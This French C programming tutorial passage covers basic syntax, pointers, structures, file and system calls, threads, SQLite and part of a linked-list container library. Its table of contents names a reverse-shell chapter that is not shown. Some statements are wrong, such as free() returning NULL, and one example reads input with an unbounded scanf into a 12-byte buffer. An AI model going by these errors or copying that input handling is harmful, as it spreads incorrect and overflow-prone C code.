C

Les structures, les fonctions, les pointeurs ça vous fait rêver ?
Bienvenue dans le langage C !

- [C] Kit de base
- [C] Arguments
- [C] Fichiers
- [C] Opérations systèmes
- [C] Threads
- [C] Gestion BDD
- [C] Conteneurs et listes chaînées
- [C] Windows Reverse shell
- [C] XOR Encryption

[C] Kit de base

Introduction

Le langage C est un langage de bas niveau qui doit être compilé avant d'être exécuté.

Variables

En C, les variables ont 4 caractéristiques :

- Un **type** (int, float, char ou void)
- Un **identifiant** (un nom).
- Une **valeur** (correspondant au type).
- Une **adresse mémoire** (en hexadécimale).

Voici les différents types de variables avec leur taille associé en octet ainsi que leurs valeur minimum et maximum :

Type	Occupation mémoire	Valeur minimum	Valeur maximum
char	-	-	-
signed char	1 octet	-128	127
unsigned char	1 octet	0	255
int	2 octets / 4 octets	-32 768 / -2 147 483 648	32 767 / 2 147 483 647
unsigned int	2 octets / 4 octets	0 / 0	65 535 / 4 294 967 295
short	2 octets	-32 768	32 767
unsigned short	2 octets	0	65 535
long	4 octets	-2 147 483 648	2 147 483 647
unsigned long	4 octets	0	4 294 967 295
long long	8 octets	-9 223 372 036 854 780 000	9 223 372 036 854 780 000
unsigned long long	8 octets	0	18 446 744 073 709 600 000
float	4 octets	-3.4e38	3.4e38
double	8 octets	-1.7e308	1.7e308
long double	10 octets	-1.1e4932	1.1e4932

Déclaration

- Entier :

```
int myInteger = 0;
```

- Flottant :

```
float myFloat = 26.34;
```

- Caractère :

```
char myChar = 'J';
```

```
// Avec le code ASCII (caractère 'A')
char myChar = 65;
```

- Chaîne de caractères (tableau de char terminant par '\0') :

```
char name[256]="Elieroc";
```

- Tableau :

```
int monTableau[5]={1, 4, 7};
```

- Constante (en majuscule) :

```
const float PI = 3.14;
```

- Statique (la valeur reste en mémoire après avoir quittée la fonction appelante) :

```
static int maVariableStatique = 2;
```

- Préprocesseur (constante dont la valeur est remplacée par le compilateur lors de la compilation) :

```
#define LONGUEUR (15)
```

Bibliothèques

- Standard :

```
#include <stdlib.h>
```

- Standard Input/Output :

```
#include <stdio.h>
```

- String (pour les chaînes de caractères :

```
#include <string.h>
```

Assert (pour les vérifications) :

```
#include <assert.h>
```

Fonctions

Déclaration / Implémentation

En C, on distingue le prototype d'une fonction de son implémentation. Le prototype n'est pas indispensable mais utile lorsqu'on souhaite implémenter les fonctions après la fonction main par exemple.

- Prototypage :

```
float calculator(float op1, float op2);
```

- Implémentation :

```
float calculator(float op1, float op2){
    return op1 + op2;
}
```

Type et valeur de retour

Chaque fonction a un type qui doit correspondre à sa valeur de retour :

```
int myFunc(){
    return 3;
}
```

Cette valeur de retour peut être stockée dans une variable :

```
myVar=myFunc(); // '3'
```

Main

Tout programme en langage C présente la fonction main qui sera naturellement appelée lors de l'exécution du programme :

```
int main(){


  return 0;
}
```

Printf

La fonction **printf()** permet d'afficher des éléments dans la sortie standard (souvent il s'agit de la console).

```
printf("Hello world !");
```

Elle prend en charge les flags pour afficher des variables :

```
printf("Mon entier : %d et mon flottant : %f \n", myInt, myFloat);
```

Remarque : On notera la présence du caractère '\n' pour marquer le retour à la ligne.

Scanf

La fonction scanf() permet de récupérer des éléments de l'entrée standard (souvent il s'agit du clavier).

Ici, la valeur est transmise dans la variable *myInt* :

```
scanf("%d", &myInt);
```

Remarque : Il fonctionne avec les flags comme *printf*.

Commentaires

Commentaire sur une seule ligne :

```
// Mon commentaire
```

Commentaire sur plusieurs lignes :

```
/*
  Mon commentaire
  en plusieurs lignes
*/
```

Cast (transtypage)

- Passer d'un flottant à un entier :

```
int myInteger = (int)myFloat;
```

Les flags

Pour certaines fonctions, il peut être nécessaire d'utiliser des flags (ex : printf ou scanf).

Voici la liste des flags les plus courants :

Flags	Types de variables

%d	int
%f	float
%c	char
%s	string

Les conditions

If

```
int niveau = 18;


if (niveau < 5 || niveau == 18)
{
    printf("Yop");
}
```

If / Else

```
int niveau = 18;
if (niveau < 5 || niveau == 18)
{
    printf("Yop");
}
else
{
    printf("Hoho");
}
```

Switch

```
int age = 18;
switch(age)
{
case 18:
    printf("Tu as la majorité !");
```

```
    break;
case 100:
    printf("Tu es centenaire !");
    break;
default:
    break;
}
```

Ternaire

```
int age = 16;
(age == 15) ? printf("tu as 15 ans") : printf("Interdit pour toi");
```

Les boucles

While

```
int i = 0;
while (i<10){
    printf("Waou !\n");
    i++;
}
```

For

```
int i;
for (i = 0 ; i<5 ; i++){
    printf("Ce message est affiché 5 fois\n");
}
```

- Parcourir un tableau :

```
int monTableau[5];
for (int i = 0 ; i < 5 ; i++)
{
  monTableau[i] = i*3;
}
```

Tableaux

Les tableaux en langage C ne sont capables de stocker qu'un seul type de valeur et ont une longueur prédéfinie.

Par exemple, voici la déclaration d'un tableau de 5 entiers :

```
int mon_tableau[5] = {3, 5, 9, -6, -2};
```

On peut parcourir chaque éléments du tableau avec des boucles :

```
for (int i = 0 ; i < 5 ; i++)
  {
    mon_tableau[i] = i*3;
  }
```

Remarque : La mention de l'identifiant d'un tableau dans le code fera référence à l'adresse du premier élément de celui-ci.

On peut aussi déclarer des tableaux double dimensions :

```
int tableau_deux_dimensions[5][3] = {
    {4, 6, -1},
    {-2, 6, 7},
    {8, 5, 0},
    {4, 3, 6},
    {7, -9, 2}
};
```

Pour parcourir un tableau à deux dimensions et afficher les valeurs contenues :

```
for (int i = 0 ; i < 5 ; i++)
{
    for (int j = 0 ; j < 3 ; j++){
        printf("[%d]", tableau_deux_dimension[i][j]);
    }
    printf("\n");
}
```

Pointeurs

Un pointeur est une variable qui stocke une adresse mémoire.

Déclaration

```
int nb1 = 5;
int *pt_nb1 = &nb1;
```

Utilisation

- Le caractère **&** placé devant l'identifiant de la variable fait référence à l'adresse de celle-ci.
- Le caractère ***** placé devant l'identifiant de la variable fait référence à la valeur stockée dans la variable derrière le pointeur.

```
void exchange(float*nombreA, float*nombreB)
{
   float tmp = *nombreB;
   *nombreB = *nombreA;
   *nombreA = tmp;
}

int main(){

   float nombreA = 6.8;
   float nombreB = 9.45;

   printf("A = %.2f | B = %.2f\n", nombreA, nombreB);
   exchange(&nombreA, &nombreB);
   printf("A = %.2f | B = %.2f", nombreA, nombreB);

   return 0;
}
```

Malloc

La fonction **malloc()** permet d'allouer de l'espace mémoire pour une variable.

Elle prend en paramètre la taille désirée du bloc mémoire en octet et renvoie l'adresse de ce bloc mémoire.

Free

La fonction **free()** permet de libérer l'espace mémoire pris par une variable.

Elle prend en paramètre l'adresse du bloc mémoire de la variable à libérer et retourne *NULL*.

Structures

Les structures sont des variables complexes dont les caractéristiques sont fixées par le développeur.

Elles sont l'ancêtre de l'objet et présente donc de grandes similitudes.

Voici la syntaxe de la structure :

```
struct <LABEL> {
  <TYPE_1> <CHAMP_1>;
  <TYPE_2> <CHAMP_2>;
  <TYPE_3> <CHAMP_3>;
} <INSTANCE_1>, <INSTANCE_2>;
```

Remarque : On peut aussi placer le mot clé **typedef** devant la structure pour définir un nouveau type de variable qui sera reconnu par le compilateur.

On peut accéder à un champs de la manière suivante :

```
struct Player {
    char username[12];
    int hp;
    float mana;
} elieroc;


elieroc.mana = 4;
```

Et pour accéder aux pointeurs, c'est le même procédé mais il faut remplacer le **"."** par une flèche **"->"**.

Voici un petit jeu montrant l'intérêt et un exemple d'utilisation des structures :

```c
#include <stdio.h>
#include <string.h>
#include "main_header.h"

typedef struct Player {
    char username[12];
    int hp;
    float mana;
    unsigned int alive : 1; // Le ": 1" permet de spécifer que la variable alive n'est codé que sur 1 bit.
} Player;

void change_username(Player *p){
    printf("Saisir le nouveau pseudo : ");
    scanf("%s", &p->username);
}

void heal(Player *p, int number){
    p->hp+=number;
}

void damage(Player *p, int number){
    p->hp-=number;
    if (p->hp <= 0){
        p->alive = 0;
    }
}

int main(){

    Player Elieroc = {"Elieroc", 150, 200, 1};

    change_username(&Elieroc);
    printf("Un ange vous a miraculeusement soigné !\n");
    heal(&Elieroc, 20);
    printf("Un ennemi vous attaque !\n");

    damage(&Elieroc, 160);
    if (Elieroc.alive == 0){
        printf("On a un homme à terre !\n");
```

```
    }
    else{
        printf("Battez vous soldat !\n");
    }

    printf("Player name : %s\n", Elieroc.username);
    printf("HP : %d && Mana : %.0f\n", Elieroc.hp, Elieroc.mana);

    return 0;
}
```

Énumérations

Les énumérations ont pour particularité d'être descriptives.

Elles servent généralement à décrire des états.

Dans l'exemple suivant, nous souhaitons mettre en place des flags pour décrire les états possibles d'une application en adossant à chaque état une valeur binaire unique :

```
typedef enum e_appFlagsMasks{
□ST_APP_ALL_CLEARED□□= 0x00000000,
□ST_APP_INIT_FAILED□□= 0x00000001,
□ST_APP_SDL_INITIATED□= 0x00000002,
□ST_APP_RUNNING□□□= 0x00000004,
□ST_APP_REFRESH_ASKED□= 0x00000008,
□ST_APP_PAUSED□□□= 0x00000010
}t_appFlagsMasks;
```

Remarques : Nous pourrions faire avec des variables simples mais l'intérêt ici est d'économiser de la mémoire en stockant tous ces états sur un seul octet.

Masques

Il est possible d'appliquer des masques pour tester l'état d'un flag.

On le fait avec des masques qui appliquent des opérations logiques :

```
#define mBitsSet(f,m)□□□((f)|=(m))
#define mBitsClr(f,m)□□□((f)&=(~(m)))
#define mBitsTgl(f,m)□□□((f)^=(m))
#define mBitsMsk(f,m)□□□((f)& (m))
#define mIsBitsSet(f,m)□□□(((f)&(m))==(m))
#define mIsBitsClr(f,m)□□□(((~(f))&(m))==(m))
```

Ces masques prennent la syntaxe d'une fonction où on donne en premier "paramètre" la variable et en second l'état à tester :

```
mBitsSet(pApp->uStatus,ST_APP_INIT_FAILED);
```

[C] Arguments

Introduction

Lorsque vous exécutez un programme en C vous pouvez passer des arguments qui peuvent être récupérés et traités dans le programme.

Manuel

Variable argc

Cette variable contient le nombre d'argument saisis par l'utilisateur.

Variable argv

Cette variable contient un tableau de chaîne de caractères avec les arguments saisis par l'utilisateur.

> Le premier élément du tableau **argv** est le nom du fichier exécuté et non le premier argument passé par l'utilisateur.

Exemple

Voici un code qui permet de traiter les arguments :

```
#include <stdio.h>

int main(int argc, char *argv[]) {
    printf("Le nombre d'arguments est : %d\n", argc);

    printf("Le nom du programme est : %s\n", argv[0]);

    printf("Les arguments supplémentaires sont :\n");
```

```
    for (int i = 1; i < argc; ++i) {
        printf("- %s\n", argv[i]);
    }

    return 0;
}
```

[C] Fichiers

Introduction

Le langage C permet de sauvegarder ou de lire du texte et du contenu binaire dans des fichiers.

Exemple

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// Function to save text into a file
void saveText(const char *fileName, const char *text) {
    FILE *file = fopen(fileName, "w"); // Open the file in write mode

    if (file == NULL) {
        fprintf(stderr, "Error opening file %s\n", fileName);
        return;
    }

    // Write the text into the file
    fprintf(file, "%s", text);

    fclose(file); // Close the file
    printf("Text saved to file %s\n", fileName);
}

// Function to read text from a file
void readText(const char *fileName) {
    FILE *file = fopen(fileName, "r"); // Open the file in read mode

    if (file == NULL) {
        fprintf(stderr, "Error opening file %s\n", fileName);
```

```
        return;
    }

    char line[100]; // Buffer to store each line read from the file

    printf("Contents of file %s:\n", fileName);
    while (fgets(line, sizeof(line), file) != NULL) {
        printf("%s", line); // Display the text line by line
    }

    fclose(file); // Close the file
}

int main() {
    const char *fileName = "myFile.txt";
    const char *text = "Hello, I am text saved into a file.\nI hope you are doing well!";

    // Save text into a file
    saveText(fileName, text);

    // Read text from the file
    readText(fileName);

    return 0;
}
```

[C] Opérations systèmes

Introduction

Le langage C permet d'effectuer des opérations systèmes grâce à certaines fonctions de bibliothèques.

Création d'un répertoire

La fonction **mkdir** permet de créer un répertoire :

```
#include <stdio.h>
#include <sys/stat.h>

int main() {
    const char* nom_du_repertoire = "nouveau_repertoire";

    if (mkdir(nom_du_repertoire, 0777) == 0) {
        printf("Répertoire créé avec succès.\n");
    } else {
        printf("Erreur lors de la création du répertoire.\n");
    }

    return 0;
}
```

Affichage du contenu d'un répertoire

La fonction **readdir** prend le chemin d'un répertoire en entrée et retourne un tableau avec les chemins de chaque sous-dossiers :

```c
#include <stdio.h>
#include <dirent.h>

int main() {
    const char* chemin_du_dossier = "."; // Chemin du dossier à lister, ici le dossier courant

    DIR* directory = opendir(chemin_du_dossier);
    struct dirent* file;

    if (directory) {
        while ((file = readdir(directory)) != NULL) {
            printf("%s\n", file->d_name);
        }
        closedir(directory);
    } else {
        printf("Erreur lors de l'ouverture du répertoire.\n");
    }

    return 0;
}
```

Affichage du chemin du répertoire courant

Vous pouvez récupérer le CWD (Current Working Directory) grâce à la fonction **getcwd** :

```c
#include <stdio.h>
#include <unistd.h>

int main() {
    char buffer[1024]; // Buffer pour stocker le chemin

    if (getcwd(buffer, sizeof(buffer)) != NULL) {
        printf("Le répertoire de travail actuel est : %s\n", buffer);
    } else {
        perror("Erreur lors de l'obtention du répertoire de travail");
```

```
        return 1;
    }

    return 0;
}
```

Affichage d'information d'un fichier

Grâce à la commande **stat** vous allez pouvoir afficher les caractéristiques d'un fichier tel que sa taille, son type, ses permissions, etc.

```
#include <stdio.h>
#include <sys/stat.h>
#include <unistd.h>

int main() {
    const char *nom_fichier = "mon_fichier.txt"; // Le nom du fichier que vous voulez analyser

    struct stat info;
    if (stat(nom_fichier, &info) == 0) {
        printf("Nom du fichier : %s\n", nom_fichier);
        printf("Taille du fichier : %ld octets\n", info.st_size);
        printf("Permissions : %o\n", info.st_mode & 0777); // Affichage des permissions en octal
        // Vous pouvez accéder à plus d'informations dans la structure 'info'
    } else {
        perror("Erreur lors de la récupération des informations du fichier");
        return 1;
    }

    return 0;
}
```

Renommer un fichier

Vous allez pouvoir renommer vos fichier grâce à la fonction **rename** :

```
#include <stdio.h>

int main() {
    const char* ancien_nom = "ancien_nom.txt";
    const char* nouveau_nom = "nouveau_nom.txt";

    if (rename(ancien_nom, nouveau_nom) == 0) {
        printf("Le fichier a été renommé avec succès.\n");
    } else {
        perror("Erreur lors du renommage du fichier");
        return 1;
    }

    return 0;
}
```

[C] Threads

Introduction

Le langage C supporte l'utilisation des **threads** qui sont des tâches sous-jacentes d'un processus permettant d'effectuer plusieurs tâches en parallèle.

Manuel

pthread_create

La fonction **pthread_create** va permettre d'exécuter une fonction dans un nouveau thread.

pthread_join

La fonction **pthread_join** va permettre d'attendre que le thread soit terminé avant de continuer à exécuter la suite du programme.

Exemple

Voici un exemple d'utilisation de thread très simpliste :

```
#include <stdio.h>
#include <pthread.h>

// Cette fonction sera exécutée par le thread
void *fonctionThread(void *arg) {
    int thread_num = *((int *)arg); // Récupération du numéro du thread

    // Affichage du numéro du thread
    printf("Je suis le thread n°%d\n", thread_num);

    // Il est nécessaire de renvoyer une valeur
```

```
    return NULL;
}

int main() {
    pthread_t thread1, thread2;
    int num1 = 1, num2 = 2;

    // Création du premier thread
    if (pthread_create(&thread1, NULL, fonctionThread, (void *)&num1) != 0) {
        fprintf(stderr, "Erreur lors de la création du thread 1.\n");
        return 1;
    }

    // Création du deuxième thread
    if (pthread_create(&thread2, NULL, fonctionThread, (void *)&num2) != 0) {
        fprintf(stderr, "Erreur lors de la création du thread 2.\n");
        return 1;
    }

    // Attente de la fin d'exécution des threads
    if (pthread_join(thread1, NULL) != 0) {
        fprintf(stderr, "Erreur lors de l'attente du thread 1.\n");
        return 1;
    }
    if (pthread_join(thread2, NULL) != 0) {
        fprintf(stderr, "Erreur lors de l'attente du thread 2.\n");
        return 1;
    }

    printf("Les threads ont terminé leur exécution.\n");

    return 0;
}
```

[C] Gestion BDD

Introduction

Le langage C supporte la gestion de base de donnée en utilisant les bibliothèques adéquates et les fonctions appropriées.

SQLite3

Exemple

```
#include <stdio.h>
#include <sqlite3.h>

int main() {
    sqlite3 *db;
    char *err_message = 0;

    int rc = sqlite3_open("ma_base_de_donnees.db", &db);

    if (rc != SQLITE_OK) {
        fprintf(stderr, "Impossible d'ouvrir la base de données : %s\n", sqlite3_errmsg(db));
        sqlite3_close(db);
        return 1;
    }

    const char *sql_query = "CREATE TABLE IF NOT EXISTS Utilisateurs("
                            "ID INTEGER PRIMARY KEY AUTOINCREMENT,"
                            "Nom TEXT NOT NULL,"
                            "Age INTEGER);";

    rc = sqlite3_exec(db, sql_query, 0, 0, &err_message);

    if (rc != SQLITE_OK) {
```

```
        fprintf(stderr, "Erreur lors de la création de la table : %s\n", err_message);
        sqlite3_free(err_message);
    } else {
        printf("Table créée avec succès.\n");
    }

    const char *insert_query = "INSERT INTO Utilisateurs (Nom, Age) VALUES ('Alice', 25);";

    rc = sqlite3_exec(db, insert_query, 0, 0, &err_message);

    if (rc != SQLITE_OK) {
        fprintf(stderr, "Erreur lors de l'insertion des données : %s\n", err_message);
        sqlite3_free(err_message);
    } else {
        printf("Données insérées avec succès.\n");
    }

    sqlite3_close(db);
    return 0;
}
```

Compilation

Si vous n'indiquez pas les bonnes options lors de la compilation, vous risquez d'obtenir des erreurs.

Voici comment compiler le code ci-dessus :

```
gcc main.c -o mon_programme -lsqlite3
```

[C] Conteneurs et listes chaînées

Introduction

Les conteneurs sont des **listes doublement chaînées** qui permettent de stocker et de gérer un tableau d'éléments de manière dynamique et optimisé.

Concepts

Conteneur

Une **conteneur** est une structure de donnée contenant 4 éléments :

- Un pointeur sur le premier noeud.
- Un pointeur sur le dernier noeud.
- Un entier représentant le nombre de noeud présent dans le conteneur.
- Un pointeur sur la fonction de destruction des items.

Noeud

Un **noeud** est une structure de donnée contenant 3 éléments :

- Un pointeur sur le noeud précédent.
- Un pointeur sur le noeud suivant.
- Un pointeur sur l'item à stocker.

Item

L'**item** est l'élément à stocker dans le noeud.

Lors de son implémentation dans le noeud, il est converti au format générique **void***.

Bibliothèque

container.c

```
/*
 * container.c
 *
 *  Created on: 16 mars 2022
 *      Author: Thierry Boyer
 */



#include <stdio.h>
#include <stdlib.h>
#include <assert.h>
#include "container.h"

/**
 * @brief type definition of node structure
 * □□  Node component: Hidden structure
 */
typedef struct s_node{
□struct s_node *m_pPrev;□□/* Pointer to the previous node in the current list */
□struct s_node *m_pNext;□□/* Pointer to the next node in the current list□□*/
□□□ void *m_pItem;□□/* Pointer to the item stored at this node in the current list */
}t_node;

/* Node component: Hidden functions-------------------------------------------------------------*/
/**
 * @brief Node "constructor".
 *
 * @param [in] pPrev pointer to the previous node in the linked list.
 * @param [in] pNext pointer to the next node in the linked list.
 * @param [in] pItem pointer to the item to be linked to the node.
 * @return t_node* pointer to the mewly created node.
 */
t_node*NodeNew(t_node*pPrev, t_node*pNext, void*pItem){
□t_node*pNewNode=(t_node*)malloc(sizeof(t_node));
```

```
  assert(pNewNode);
  *pNewNode=(t_node){
    .m_pPrev = pPrev,
    .m_pNext = pNext,
    .m_pItem = pItem
  };
  if(pPrev) pPrev->m_pNext = pNewNode;
  if(pNext) pNext->m_pPrev = pNewNode;
  return pNewNode;
}

/**
 * @brief Node "destructor".
 *   This version will return the next node to the deleted current node.
 *
 * @param [in] pNodeToDel pointer to the node to delete.
 * @param [in] pDeleteFunc pointer to the item destruction function.
 * @return t_node* pointer to the next node to this one.
 */
t_node*NodeDelReturnNext(t_node*pNodeToDel, t_ptfV pDeleteFunc){
  if(pDeleteFunc) pDeleteFunc(pNodeToDel->m_pItem);
  else free(pNodeToDel->m_pItem);
  t_node*pNextNode=pNodeToDel->m_pNext;
  if(pNodeToDel->m_pPrev) pNodeToDel->m_pPrev->m_pNext=pNodeToDel->m_pNext;
  if(pNodeToDel->m_pNext) pNodeToDel->m_pNext->m_pPrev=pNodeToDel->m_pPrev;
  return pNextNode;
}

/**
 * @brief Node "destructor".
 *   This version will return the next node to the deleted current node.
 *   The associated item will be not destroyed by this function!
 *
 * @param pNodeToDel  pointer to the node to delete.
 * @return t_node* pointer to the next node to this one.
 */
t_node*NodeDelOnlyReturnNext(t_node*pNodeToDel){
  t_node*pNextNode=pNodeToDel->m_pNext;
  if(pNodeToDel->m_pPrev) pNodeToDel->m_pPrev->m_pNext=pNodeToDel->m_pNext;
  if(pNodeToDel->m_pNext) pNodeToDel->m_pNext->m_pPrev=pNodeToDel->m_pPrev;
```

```
    return pNextNode;
}

/**
 * @brief Node "destructor".
 *    This version will return the previous node to the deleted current node.
 *    The associated item will be not destroyed by this function!
 *
 * @param pNodeToDel  pointer to the node to delete.
 * @return t_node* pointer to the previous node to this one.
 */
t_node*NodeDelOnlyReturnPrev(t_node*pNodeToDel){
    t_node*pPrevNode=pNodeToDel->m_pPrev;
    if(pNodeToDel->m_pPrev) pNodeToDel->m_pPrev->m_pNext=pNodeToDel->m_pNext;
    if(pNodeToDel->m_pNext) pNodeToDel->m_pNext->m_pPrev=pNodeToDel->m_pPrev;
    return pPrevNode;
}




/**
 * @brief type definition of container structure.
 *    Container component: Hidden structure.
 */
struct s_container{
    t_node *m_pHead;    /* Pointer to the first node of the container list: also known as HEAD of list. */
    t_node *m_pTail;    /* Pointer to the  last node of the container list: also known as TAIL of list. */
    size_t  m_szCard;   /* Number of total nodes in container: also known as CARDINAL of list.   */
    t_ptfV  m_pDeleteItemFunc; /* Function pointer to the function responsible for item destruction.   */
};

/* Container component: Public functions implementation------------------------------------------------------------*/

/**
 * @brief Container "constructor".
 *
 * @param [in] pDeleteItemFunc  function pointer to the function responsible of
 *        properly deleting items in stored in container.
 * @return t_container* pointer on the newly created container.
```

```
 */
t_container* ContainerNew(t_ptfV pDeleteItemFunc){
□t_container*pContainer=(t_container*)malloc(sizeof(t_container));
□assert(pContainer);
□*pContainer=(t_container){
□□.m_pDeleteItemFunc = pDeleteItemFunc,
□};
□return pContainer;
}

/**
 * @brief  Container "destructor".
 *
 * @param [in] pContainer pointer to the container to destroy.
 * @return t_container* NULL.
 */
t_container* ContainerDel(t_container *pContainer){
□free(ContainerFlush(pContainer));
□return NULL;
}

/**
 * @brief □Flushing the container by deleting all items and nodes.
 * □□□The container structure is not destroyed !
 *
 * @param [in] pContainer pointer to the container to flush.
 * @return t_container* the flushed container.
 */
t_container*ContainerFlush(t_container *pContainer){
□assert(pContainer);
□while(pContainer->m_pHead){
□□pContainer->m_pHead=NodeDelReturnNext(pContainer->m_pHead, pContainer->m_pDeleteItemFunc);
□□pContainer->m_szCard--;
□}
□assert(pContainer->m_szCard==0);
□pContainer->m_pTail=NULL;
□return pContainer;
}

/**
```

```
 * @brief Returns the number of elements in container.
 *
 * @param pContainer pointer to the container to get cardinal.
 * @return size_t number of elements.
 */
size_t ContainerCard(const t_container*pContainer){
  assert(pContainer);
  return pContainer->m_szCard;
}

/**
 * @brief Append a item at the end of the container.
 *
 * @param [in] pContainer pointer to the container to append to.
 * @param [in] pItem pointer to the item to append.
 * @return void* pointer to the item that was appended.
 */
void*ContainerPushback(t_container*pContainer, void*pItem){
  assert(pContainer);
  if(pContainer->m_szCard==0){
    assert(pContainer->m_pHead==NULL);
    assert(pContainer->m_pTail==NULL);
    pContainer->m_pHead=pContainer->m_pTail=NodeNew(NULL, NULL, pItem);
  }
  else{
    pContainer->m_pTail=NodeNew(pContainer->m_pTail, NULL, pItem);
  }
  pContainer->m_szCard++;
  assert(pContainer->m_pTail->m_pItem==pItem);
  return pContainer->m_pTail->m_pItem;
}

/**
 * @brief Append a item at the beginning of the container.
 *
 * @param [in] pContainer pointer to the container to append to.
 * @param [in] pItem pointer to the item to append.
 * @return void* pointer to the item that was appended.
 */
void*ContainerPushfront(t_container*pContainer, void*pItem){
```

```
    assert(pContainer);
    if(pContainer->m_szCard==0){
        assert(pContainer->m_pHead==NULL);
        assert(pContainer->m_pTail==NULL);
        pContainer->m_pHead=pContainer->m_pTail=NodeNew(NULL, NULL, pItem);
    }
    else{
        pContainer->m_pHead=NodeNew(NULL,pContainer->m_pHead,pItem);
    }
    pContainer->m_szCard++;
    assert(pContainer->m_pHead->m_pItem==pItem);
    return pContainer->m_pHead->m_pItem;
}

/**
 * @brief Insert a item in the container at index.
 *
 * @param [in] pContainer pointer to the container to insert into.
 * @param [in] pItem pointer to the item to insert.
 * @param [in] sAt index to insert at.
 * @return void* pointer to the item that was inserted.
 */
void*ContainerPushat(t_container*pContainer, void*pItem, size_t szAt){
    assert(pContainer);
    assert((int)szAt>=0);
    assert(szAt<=pContainer->m_szCard);

    if(szAt==0) return ContainerPushfront(pContainer, pItem);
    if(szAt==pContainer->m_szCard) return ContainerPushback(pContainer, pItem);

    t_node*pInsert;
    if(szAt<=pContainer->m_szCard/2){
        pInsert=pContainer->m_pHead;
        for (size_t k = 0; k < szAt; k++){
            pInsert=pInsert->m_pNext;
        }
    }
    else{
        pInsert=pContainer->m_pTail;
        for (size_t k = pContainer->m_szCard-1; k>szAt; k--) {
```

```
        pInsert=pInsert->m_pPrev;
    }
}
pInsert=NodeNew(pInsert->m_pPrev, pInsert, pItem);
pContainer->m_szCard++;
assert(pInsert->m_pItem==pItem);
return pInsert->m_pItem;
}

//void*ContainerPushat(t_container*pContainer, void*pItem, size_t szAt){
//    assert(pContainer);
//    assert((int)szAt >=0);
//    assert(szAt <= pContainer->m_szCard);
//
//    if(szAt == 0) return ContainerPushfront(pContainer, pItem);
//    if(szAt == pContainer->m_szCard) return ContainerPushback(pContainer, pItem);
//
//    t_node * pInsert;
//
//    for(size_t k = 0; k<szAt;k++){
//        pInsert =pInsert->m_pNext;
//    }
//
//    pInsert = NodeNew(pInsert->m_pPrev, pInsert, pItem);
//    pContainer->m_szCard++;
//    assert(pInsert->m_pItem == pItem);
//    return pInsert->m_pItem;
//}



/**
 * @brief Get the last item from the container. The item persists in
```

```
 * □□ the container!
 *
 * @param pContainer pointer to the container to get from.
 * @return void* pointer to the got item.
 */
void*ContainerGetback(const t_container*pContainer){
□assert(pContainer);
□assert(pContainer->m_szCard);
□return pContainer->m_pTail->m_pItem;
}

/**
 * @brief Get the first item from the container. The item persists in
 * □□ the container!
 *
 * @param pContainer pointer to the container to get from.
 * @return void* pointer to the got item.
 */
void*ContainerGetfront(const t_container*pContainer){
□assert(pContainer);
□assert(pContainer->m_szCard);
□return pContainer->m_pHead->m_pItem;
}

/**
 * @brief Get the item stored at index from the container. The
 * □□ item persists in the container!
 *
 * @param [in] pContainer pointer to the container to get from.
 * @param [in] sAt index to get from.
 * @return void* pointer to the got item.
 */
void*ContainerGetat(const t_container*pContainer, size_t szAt){
□assert(pContainer);
□assert((int)szAt>=0);
□assert(szAt<pContainer->m_szCard);□/* WARNING!!! szAt MUST BE STRICTLY LESSER THAN m_szCard!!! */

□if(szAt==0) return ContainerGetfront(pContainer);

□/* WARNING!!! m_szCard-1 BECAUSE szAt MUST BE STRICTLY LESSER THAN m_szCard!!! */
```

```
    if(szAt==pContainer->m_szCard-1) return ContainerGetback(pContainer);

    t_node*pGet;
    if(szAt<=pContainer->m_szCard/2){
        pGet=pContainer->m_pHead;
        for (size_t k = 0; k < szAt; k++){
            pGet=pGet->m_pNext;
        }
    }
    else{
        pGet=pContainer->m_pTail;
        for (size_t k = pContainer->m_szCard-1; k>szAt; k--) {
            pGet=pGet->m_pPrev;
        }
    }
    return pGet->m_pItem;
}

/**
 * @brief Extract the last item from the container, and return it to caller.
 *    The item is removed from the container and the corresponding node is deleted.
 *
 * @param pContainer pointer to the container to extract from.
 * @return void* pointer to the popped item.
 */
void*ContainerPopback(t_container*pContainer){
    assert(pContainer);
    assert(pContainer->m_szCard);

    void*pReturnItem=pContainer->m_pTail->m_pItem;
    if(pContainer->m_pHead==pContainer->m_pTail) pContainer->m_pHead=NULL;
    pContainer->m_pTail=NodeDelOnlyReturnPrev(pContainer->m_pTail);
    pContainer->m_szCard--;
    return pReturnItem;
}

/**
 * @brief Extract the first item from the container, and return it to caller.
 *    The item is removed from the container and the corresponding node is deleted.
 *
```

```
 * @param [in] pContainer pointer to the container to extract from.
 * @return void* pointer to the popped item.
 */
void*ContainerPopfront(t_container*pContainer){
	assert(pContainer);
	assert(pContainer->m_szCard);

	void*pReturnItem=pContainer->m_pHead->m_pItem;
	if(pContainer->m_pTail==pContainer->m_pHead) pContainer->m_pTail=NULL;
	pContainer->m_pHead=NodeDelOnlyReturnNext(pContainer->m_pHead);
	pContainer->m_szCard--;
	return pReturnItem;
}

/**
 * @brief Extract the item located at index from the container, and return it to caller.
 * 		The item is removed from the container and the corresponding node is deleted.
 *
 * @param [in] pContainer pointer to the container to extract from.
 * @param [in] sAt index to extract from.
 * @return void* pointer to the popped item.
 */
void*ContainerPopat(t_container*pContainer, size_t szAt){
	assert(pContainer);
	assert((int)szAt>=0);
	assert(szAt<pContainer->m_szCard);	/* WARNING!!! szAt MUST BE STRICTLY LESSER THAN m_szCard!!! */

	if(szAt==0) return ContainerPopfront(pContainer);

	/* WARNING!!! m_szCard-1 BECAUSE szAt MUST BE STRICTLY LESSER THAN m_szCard!!! */
	if(szAt==pContainer->m_szCard-1) return ContainerPopback(pContainer);

	t_node*pPop;
	if(szAt<=pContainer->m_szCard/2){
		pPop=pContainer->m_pHead;
		for (size_t k = 0; k < szAt; k++){
			pPop=pPop->m_pNext;
		}
	}
	else{
```

```
    pPop=pContainer->m_pTail;
    for (size_t k = pContainer->m_szCard-1; k>szAt; k--) {
        pPop=pPop->m_pPrev;
    }
  }
  void*pReturnItem=pPop->m_pItem;
  NodeDelOnlyReturnNext(pPop);
  pContainer->m_szCard--;
  return pReturnItem;
}

/**
 * @brief Parsing the container from front to back, and for each item, calling
 *    the parsing function with parameters the pointer to the corresponding
 *    item and the pParam parameter.
 *    The parsing is stopped if the parsing function returns a non null value,
 *    and in this case, the function returns the corresponding item to the caller.
 *
 * @param [in] pContainer pointer to the container to parse.
 * @param [in] pParseFunc pointer to the called function for each parsed item.
 * @param [in] pParam parameter directly passed to the called function during parsing.
 * @return void* NULL in case of a complete parsing,
 *     pointer to the item in case of interrupted parsing.
 */
void*ContainerParse(const t_container*pContainer, t_ptfVV pParseFunc, void*pParam){
